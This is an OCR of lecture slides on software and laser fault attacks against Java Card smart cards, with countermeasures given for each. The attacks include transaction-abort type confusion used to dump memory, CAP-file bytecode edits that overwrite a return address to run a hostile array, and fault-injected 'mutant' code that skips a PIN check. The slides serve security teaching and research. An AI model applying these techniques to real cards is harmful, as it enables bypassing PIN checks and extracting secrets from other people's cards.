
- De-allocation in case of abort,
  - The JCRE should de-allocate any object created during the transaction and reset references to such object to null.

```
…
short [] localArrayOT = null;
JCSystembeginTransaction ();
short [] arrayInsideT= new short[10];
localArrayOT = arrayInsideT; // local variable
JCSystem.abortTransaction ();
byte[] arrayNewB = new byte[10];
…
```

  - They all point on the same array and should have null,
  - Some implementations don't de-allocate the local variable,
  - Some implementations reuse the freed reference.


Abusing the transaction mechanism

```
JCSystembeginTransaction();
```




Abusing the transaction mechanism

```
JCSystembeginTransaction();
short[] arrayInsideT;
```




Abusing the transaction mechanism

```
JCSystembeginTransaction();
short[] arrayInsideT;
arrayInsideT = new short[10];
```




Abusing the transaction mechanism

```
JCSystembeginTransaction();
short[] arrayInsideT;
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
```




Abusing the transaction mechanism

```
JCSystembeginTransaction();
short[] arrayInsideT;
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
JCSystem.abortTransaction();
```



Abusing the transaction mechanism

```
JCSystembeginTransaction();
short[] arrayInsideT;
arrayInsideT = new short[10];
localArrayOT = arrayInsideT;
JCSystem.abortTransaction();
arrayNewB = new byte[10];
```




```
if ((object) arrayNewB == (object)localArrayOT) {…}
```

it's TRUE

Type confusion

- We are able to perform type confusion
- If we create an object after the transaction, the first field corresponds often to the NON MODIFIABLE value of the array size,
- Modifying the first field using the reference on the object modifies the size of the array,
- We can dump the memory located after the array bypassing the firewall,

Counter measures

- The most efficient countermeasure :
  - disallow the abort Transaction !!!
  - implement it correctly.

Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions


Scrambled addresses on top !

- No more possible to access directly to objects,
- If no more possible , either find the scramble function or find something else…


Stack underflow ?

- The idea:
  - Locate the return address of the current function somewhere in the stack,
  - Modify this address . . .
  - Once you return you will execute our malicious byte code (the previous array).
- We need to characterize the stack implementation,


Java Frame implementation



Java Frame implementation



Java Frame implementation



Characterize the stack

```
public void ModifyStack (byte[] apduBuffer,APDU
   apdu, short a)
{
short i=(short) 0xCAFE ;
short j=(short)(getMyAddressTabByte (MALICIOUS
   ARRAY)+6) ;
i = j ;
}
```

L0 = this

L1

L2

L3

L4

L5

A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 04    sstore          4
  7A       return        }
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
  (getMyAddressTabByte
  (MALICIOUS ARRAY)+6) ;
i = j ;
}
```

A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 07    sstore          7
  7A       return              }
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
  (getMyAddressTabByte
  (MALICIOUS ARRAY)+6) ;
i = j ;
}
```

Return address

- You changed the return address with the hostile array address,
- **It is the scrambled address ! The VM unscramble it !**
- At the return you jump outside the method…!
- Countermeasures:
  - Checks the index of the locals,
  - Implement differently the stack (as a linked list for example)

Evaluation of the attack

Ref	JC	GP	Read	Write	Area
a-21a	211	201	x	x	8000-FFFF
a-21b	211	201	x	x	8000-FFFF
a-22a	22	21	x	x	8000-FFFF
a-22b	211	201	x	x	8000-FFFF
b-21a	211	212	x	x	8000-FFFF
b-22a	211	201	x	x	8000-FFFF
b-22b	211	211	x	x	8000-FFFF
c-22a	211	201	x	x	8000-FFFF
c-22b	22	211			

Conclusion

- It is possible to run arbitrary code in a development card, dump already loaded code,
- These attacks run well on old smart cards, recent cards integrate some counter measures,
- Very funny work for students, a lot of vulnerabilities to discover,
- The compiler of CAP file is available on our web site.
- The disassembler soon;
- Part III : building arbitrary code!

Agenda

- Part IV : Laser Beamer as an enabling technology for software attacks in presence of a BCV
  - Notion of mutant application,
  - Type confusion, the *Oberthur* attack,
  - Control flow mutant,
  - Designing viruses for product cards

Perturbation

- Perturbation attacks change the normal behaviour of an IC in order to create an exploitable error
- The behaviour is typically changed either by applying an external source of energy during the operation,
- For attackers, the typical external effects on an IC running a software application are as follows
  - Modifying a value read from memory during the read operation, (transient)
  - Modification of the Eeprom values, (permanent)
  - Modifying the program flow, various effects can be observed:
    - Skipping an instruction, Inverting a test, Generating a jump, Generating calculation errors


Mutant

- Definition
  - A piece of code that passed the BC verification during the loading phase or any certification or any static analysis, and has been loaded into the EEPROM area,
  - This code is modified by a fault attack,
  - It becomes hostile : illegal cast to parse the memory, access to other pieces of code, unwanted call to the Java Card API (getKey,…).
- Java Virtual machine uses an offensive interpreter
  - Fault attacks are not taken into account,
  - **Java Card** Virtual Machine needs some run time checks,
  - Sometime hardware based.

Example of mutant

Bytecode	Octets	Java code
00 : aload_0	00 : 18	private void debit(APDU apdu) {
01 : getfield 85 60	01 : 83 85 60	
04 : invokevirtual 81 00	04 : 8B 81 00	
07 : ifeq 59	07 : 60 3B	if (pin.isValidated()) {
09 : …	09 : …	// make the debit operation
…	…	} else {
59 : goto 66	59 : 70 42	ISOException.throwIt (
61 : sipush 25345	61 : 13 63 01	SW_PIN_VERIFICATION_REQUIRED);
64 : invokestatic 6C 00	64 : 8D 6C 00	}
67 : return	67 : 7A	

Stack




aload_0 getfield #4 invokevirtual #18 ifeq 59 09: …

Example of mutant

Bytecode	Octets	Java code
00 : aload_0	00 : 18	private void debit(APDU apdu) {
01 : getfield 85 60	01 : 83 85 60	
04 : invokevirtual 81 00	04 : 8B 81 00	
07 : nop	07 : 00	~~if (pin.isValidated())~~ {
08 : pop	08 : 3B	
09 : …	09 : …	// make the debit operation
…	…	
59 : goto 66	59 : 70 42	~~} else {~~
61 : sipush 25345	61 : 13 63 01	ISOException.throwIt (
64 : invokestatic 6C 00	64 : 8D 6C 00	SW_PIN_VERIFICATION_REQUIRED);
67 : return	67 : 7A	}

Stack



aload_0 getfield #4 invokevirtual #18 nop pop 09: …

Fault models

Non-encrypted memory

Fault model	Timing	precision	location	fault type	Difficulty
Precise bit error	total control	bit	total control	set (1) or reset (0)	++
Precise byte error	total control	byte	total control	set (0x00), reset (0xFF) or random	+
Unknown byte error	loose control	byte	no control	set (0x00)or reset (0xFF) or random	-
Unknown error	no control	variable	no control	set (0x00), reset (0xFF) or random	--

Encrypted memory

Agenda


- Part III : Laser Beamer as an enabling technology for software attacks in presence of a BCV
  - Notion of mutant application,
  - Type confusion, the *Oberthur* attack,
  - Control flow mutant.

Principe

- The *Oberthur* attack is based on type confusion,
- The applet loaded in the card is correct i.e. cannot be rejected by a byte code verifier,
- The idea is to bypass the run time check made if the code impose a type conversion,
- Inject the energy during the check,
  - It is a transient fault,
  - The result can be the dump of the memory.

Java Type conversion


- Java imposes a type hierarchy:




Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```



```
aload t2
checkcast T1
astore t1
```



